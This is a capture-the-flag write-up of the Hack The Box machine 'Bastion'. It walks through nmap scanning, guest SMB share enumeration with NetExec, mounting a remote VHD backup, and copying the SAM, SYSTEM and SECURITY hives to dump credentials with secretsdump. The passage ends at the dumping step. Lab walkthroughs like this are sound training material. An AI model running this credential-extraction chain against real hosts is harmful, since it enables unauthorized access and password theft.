HTB Bastion: Mounting Secrets from the Past
Initial Access: Exploiting SMB
Privilege Escalation: Uncovering Stored Credentials

Add the target machine IP to /etc/hosts to bind it to a domain name. This makes it easier to reference the target without memorizing the IP address.
nano /etc/hosts

Check whether the target is accessible via the ping command. Sending only 4 ICMP requests is sufficient; otherwise, it will loop indefinitely.
ping -c 4 bastion.htb

Conduct port scan:
sudo nmap -sV -sC --max-rate 10000 bastion.htb
Results were fascinating!
SMB guest mode is enabled and the OS version is clearly identified (two OS details are revealed).
Let me use NetExec to enumerate SMB shares.
I tried empty credentials, which triggered a Guest Logon scan:
nxc smb 10.129.136.29 -u '' -p '' --shares
It returned an error:

Default usage:
nxc smb 10.129.136.29

Since the guest account is enabled, I'll attempt to enumerate using guest as the username.

Append --shares to retrieve share information.

As shown above, I have READ and WRITE permissions on certain shares. I will focus on the Backups share first.
Additionally, you can use the --shares READ,WRITE parameter to filter only shares where you have READ and WRITE access.

The NetExec documentation explains how to authenticate once a user:pass combination is found:
In my case, Bastion\guest works as expected:
SMB 10.129.136.29 445 BASTION [+] Bastion\guest:
I now have the DOMAIN:USER:PASS format (with an empty password).
Using the --users flag, we can enumerate domain users:
nxc smb 10.129.136.29 -u 'guest' -p '' --users



I used the spider_plus module to recursively list all files on the share and identified a note.txt file.
nxc smb 10.129.136.29 -u 'guest' -p '' -M spider_plus
Using the --spider option, you can list files filtered by their extensions.
nxc smb 10.129.136.29 -u 'guest' -p '' --spider Backups --pattern txt

Let's download note.txt to /tmp/ directory:
nxc smb 10.129.136.29 -u 'guest' -p '' --share Backups --get-file note.txt /tmp/note.txt

The note warns against downloading the entire backup file as it slows down the VPN:

The total size is 5.05 GB, so let's check if there is an alternative method to access the files on the Backups share without downloading them entirely.

I noticed the file listed in the spider_plus module log:

I found a valuable resource about .vhd (Virtual Hard Disk) files:
A Reddit user provides a helpful insight:
FYI, you don't need to install a VM or use 7-Zip or any other archiving tool to work with VHDs. Windows can mount them natively and they will look like another physical disk on your PC. Right click on the virtual disk file to do this.
This article demonstrates the technique for mounting a remote VHD file:
First, mount the SMB share locally:
mkdir /mnt/remote

mount -t cifs //10.129.136.29/Backups /mnt/remote -o rw
The mount failed without credentials, so I found a helpful Ubuntu thread about CIFS mounting:
mount -t cifs -o username='guest',password='' //10.129.136.29/Backups /mnt/remote -o rw
Now it works!
I can see the disk image file on the bastion_smb share:

Let's use the command recommended in the Medium article:
guestmount --add /mnt/remote/path/to/vhdfile.vhd --inspector --ro /mnt/vhd -v
I identified the relevant disk file inside the L4mpje-PC backup directory:

guestmount --add /mnt/bastion_smb/WindowsImageBackup/L4mpje-PC/'Backup 2019-02-22 124351'/9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd --inspector --ro /mnt/vhd -v
We don't have direct OS access - instead, we have an OS backup. The next logical step is to dump the credentials from the backup's SAM database.
I found a valuable article about extracting credentials from SAM:
To run the tool:
$ secretsdump.py -sam sam -security security -system system local
The required registry hive paths are documented here:
The files are located at:
\system32\config\sam
\system32\config\security
\system32\config\system
Let's extract them:

cp SAM SYSTEM SECURITY /home/kali

python secrets.py -sam SAM -security SECURITY -system SYSTEM local
